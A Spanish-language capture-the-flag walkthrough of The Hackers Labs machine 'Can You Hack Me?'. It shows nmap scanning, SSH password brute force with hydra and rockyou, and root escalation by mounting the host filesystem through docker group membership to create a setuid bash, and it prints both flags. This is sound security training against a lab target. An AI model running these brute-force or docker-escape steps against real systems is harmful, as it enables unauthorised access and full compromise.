# CTF THE HACKERS LABS:
# CAN YOU HACK ME?


## INTRODUCCIÓN

Hoy exploraremos una máquina de dificultad principiante disponible en la página The Hackers Labs, la máquina llamada Can You Hack Me?

En este caso se trata de una máquina basada en el Sistema Operativo Linux, la cual para poder rootear el sistema, primero realizaremos enumeración de puertos y rutas sobre un servidor web. Luego tendremos que aplicar fuerza bruta para poder llegar a ver el formato Docker que tiene escondida esta máquina. A partir de aquí, realizar la escalada de privilegios hasta obtener ROOT.

**AUTOR: Eduard Bantulà (aka. WireSeed).**

# 1) Escaneo de red.

Como de costumbre comenzamos utilizando NMAP, ya que estamos en la red NAT utilizando VirtualBox y la IP víctima, nos la entrega la misma máquina cuando ha arrancado.


Realizaremos el NMAP con los parámetros siguientes:

*-p- : Escaneo de todos los puertos. (65535)*

*-sS : Realiza un TCP SYN Scan para escanear de manera rápida que puertos están abiertos.*

*-sC : Realiz una escaneo con los scripts básicos de reconocimiento*

*-sV : Realiza un escaneo en búsqueda de los servicios*

*–min-rate 5000: Especificamos que el escaneo de puertos no vaya más lento que 5000 paquetes por segundo, el parámetro anterior y este hacen que el escaneo se demore menos.*

*-n: No realiza resolución de DNS, evitamos que el escaneo dure más tiempo del necesario.*

*-Pn: Deshabilitamos el descubrimiento de host mediante ping.*

*-oG: Para guardar en un archivo el resultado del escaneo.*

*-v: Para aplicar verbouse a la salida de información.*

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/CanYouHackMe]
└─# nmap -p- -sSCV -Pn -n --min-rate 5000 10.0.73.7 -oG ports.txt -vvv
```

El cual nos devuelve el resultado de que tiene abiertos el puerto 22 (SSH) y 80 (HTTP).

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c2:ac:cf:d7:65:58:4b:cf:a2:a1:cd:ff:db:25:b7:79 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKmylkMfiJz8QTF2Tk5RYCtkNddvPNVHkMrGl1SlYpKArggCn5BJ7Gjr709+M7Q4d0cFBZVkSStZwlsErtlEkGY=
|   256 e4:4a:ab:9d:d8:7b:8c:d9:6c:6c:9a:52:85:70:b4:8d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICYHHN2JUC7RfO/qotmbvcwqWYb5/5uar+d1R8/pfxu2
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Index of /
MAC Address: 08:00:27:ED:CD:DC (Oracle VirtualBox virtual NIC)
Service Info: Host: 10.0.73.6; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a profundizar más en el puerto 80, lo volveremos a enumerar más a fondo para comprobar si nos devuelve más información, para este caso utilizaremos igualmente NMAP pero únicamente sobre el puerto 80.

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a8:da:3d:7d:c8:cd:c7:69:ce:ed:13:fa:de:b9:96:50 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOYwn1z/GpA7glO3HFARW5R+wPoveG7HFG3×4+A04DG4ccBfaci+xSV5Z7F9sLmencIVMNM5bD+Guaf5pO8xXl8=
|   256 03:24:b9:cc:0b:c2:15:09:db:73:9b:b5:24:d5:41:ca (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHojKIXQ0kkVjCdfWe+hbzCQw7ynpMnUtyQKOxb3JR3P
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://canyouhackme.thl
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:6E:63:B9 (Oracle VirtualBox virtual NIC)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


En este caso podemos comprobar que nos devuelve un dominio, **canyouhackme.thl**, el cual tendremos que agregar a nuestro archivo **hosts**, ya que sino no tendremos acceso al web.

Agregaremos el domino a nuestro archivo **hosts**, utilizando la instrucción **ECHO**.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/CanYouHackMe]
└─# echo '10.0.73.7 canyouhackme.thl' >> /etc/hosts
```

# 2) Enumeración.

Una vez introducido el dominio en el archivo hosts, procederemos a visitar dicho web con nuestro navegador, el cual nos devolverá una web animada con el mensaje CAN YOU HACK ME?




Miraremos el código de la página y veremos que hay un comentario que nos llama la atención. (***/* Hola juan, te he dejado un correo importante, cundo puedas, Léelo */***)

```
62      <script>
63          const canvas = document.getElementById('matrix');
64          const ctx = canvas.getContext('2d');
65          canvas.width = window.innerWidth;
66          canvas.height = window.innerHeight;
67  /* Hola juan, te he dejado un correo importate, cundo puedas, leelo */
68          const fontSize = 16;
69          const columns = Math.floor(canvas.width / fontSize);
70          const drops = Array(columns).fill(0);
71          const matrixChars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz123456789@#$%^&*(),;.:-_'?¡¿!\"";
72
73          function drawMatrix() {
74              ctx.fillStyle = 'rgba(0, 0, 0, 0.05)';
75              ctx.fillRect(0, 0, canvas.width, canvas.height);
```

## 3) Explotación.

Puede que exista un usuario en la máquina llamado juan. Como la máquina tiene el puerto 22 abierto, hacemos fuerza bruta de contraseñas con hydra:

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/CanYouHackMe]
└─# hydra -l juan -P /usr/share/wordlists/rockyou.txt ssh://10.0.73.7
```

Vamos a explicar un poco este comando.

> ***hydra**: Es una herramienta de fuerza bruta utilizada para probar la seguridad de servicios y obtener credenciales válidas.*
>
> ***-l juan**: Indica el nombre de usuario que se probará durante el ataque. En este caso, el usuario es juan.*
>
> ***-P /usr/share/wordlists/rockyou.txt**: Especifica el diccionario (wordlist) de contraseñas que Hydra usará para intentar autenticarse. Aquí se utiliza el archivo rockyou.txt, una wordlist muy conocida que contiene millones de contraseñas comunes.*
>
> ***ssh://10.0.73.7**: Define el servicio y la dirección IP del objetivo.*
>
> ***ssh://** indica que el servicio al que se intenta acceder es SSH.*
>
> ***10.0.73.7** es la dirección IP del sistema objetivo.*

Y nos va a devolver el password del usuario en cuestión, eso si lo encuentra, pero por ahora siempre lo encuentra.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-20 14:16:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.0.73.7:22/
[STATUS] 220.00 tries/min, 220 tries in 00:01h, 14344182 to do in 1086:41h, 13 active
[STATUS] 194.67 tries/min, 584 tries in 00:03h, 14343818 to do in 1228:04h, 13 active
[22][ssh] host: 10.0.73.7   login: juan   password: matrix
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-20 14:20:02
```

Una vez tenemos el usuario y el password, vamos a proceder de realizar el acceso a la máquina mediante SSH.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/CanYouHackMe]
└─# ssh juan@10.0.73.7
```

Y a dentro de la máquina, justo entrar en ella se nos devuelve el USER FLAG, así que ya tendremos el primer flag de la máquina.

```
User flag: 44053c9499fe4672492a928bfbc4e21f
juan@TheHackersLabs-CanYouHackMe:~$
```

# 4)Elevación de privilegios.

Siendo el usuario juan, vamos a ver que tipos de privilegios tenemos, para ello vamos a usar la instrucción **id** para que nos muestre en que grupo está nuestro usuario.

```
juan@TheHackersLabs-CanYouHackMe:~$ id
uid=1001(juan) gid=1001(juan) groups=1001(juan),100(users),1002(docker)
juan@TheHackersLabs-CanYouHackMe:~$
```

Vemos que somos un usuario normal i corriente (1001), pero lo que nos llama la atención es el 1002 de Docker que también sale. Es decir, vemos que estamos en el grupo docker. Esto es crítico ya que podemos crear contenedores. Se podría crear un contenedor que monte la raíz del sistema dentro del contenedor, y dentro del contenedor ser root y modificar lo que queramos de la raíz del sistema y los cambios se aplicarían a toda la partición.

Así que montaremos un contenedor temporal como root en el directorio temporal /mnt, daremos permisos a la bash como root, ya que es el permiso que nos da el grupo de docker, saldremos, y ejecutaremos las bash como root.

Vamos a proceder…

```
juan@TheHackersLabs-CanYouHackMe:~$ docker run -it -v /:/mnt alpine sh
/ # cd mnt
/mnt # cp bin/bash home/juan
/mnt # chmod u+s home/juan
/mnt # host/
sh: host/: Permission denied
/mnt # chmod u+s home/juan/bash
/mnt # exit
juan@TheHackersLabs-CanYouHackMe:~$
```

***docker run -v /:/mnt --rm -it alpine chroot /mnt bash***

***docker run****: Lanza un nuevo contenedor basado en una imagen de Docker.*

***-v /:/mnt****: Monta el sistema de archivos raíz del host (/) dentro del contenedor en el directorio /mnt. Esto permite al contenedor acceder al sistema de archivos del host.*

***--rm****: Elimina automáticamente el contenedor cuando finaliza su ejecución, limpiando los recursos usados.*

***-it****: Ejecuta el contenedor de manera interactiva (-i mantiene el flujo de entrada abierto, y -t asigna una pseudo-terminal).*

***alpine****: Usa la imagen ligera de Alpine Linux para crear el contenedor.*

***chroot /mnt****: Cambia la raíz del sistema de archivos dentro del contenedor al directorio /mnt, que está montado en el sistema de archivos del host.*

***bash****: Inicia el shell bash dentro del nuevo entorno del contenedor.*

En pocas palabras, este comando monta el sistema de archivos del host dentro de un contenedor de Alpine y cambia el entorno raíz del contenedor a ese sistema de archivos, permitiendo ejecutar el shell bash con acceso al host.

Ejecutaremos bash y vamos a conseguir root directamente.

```
juan@TheHackersLabs-CanYouHackMe:~$ ./bash -p
bash-5.1# whoami
root
bash-5.1#
```

Si buscamos dentro de la máquina, vamos a encontrar el flag que nos falta.

```
bash-5.1# cd /root
bash-5.1# ls
root.txt  snap
bash-5.1# cat root.txt
233f3a6e802743abec7f5dcc311697a0
```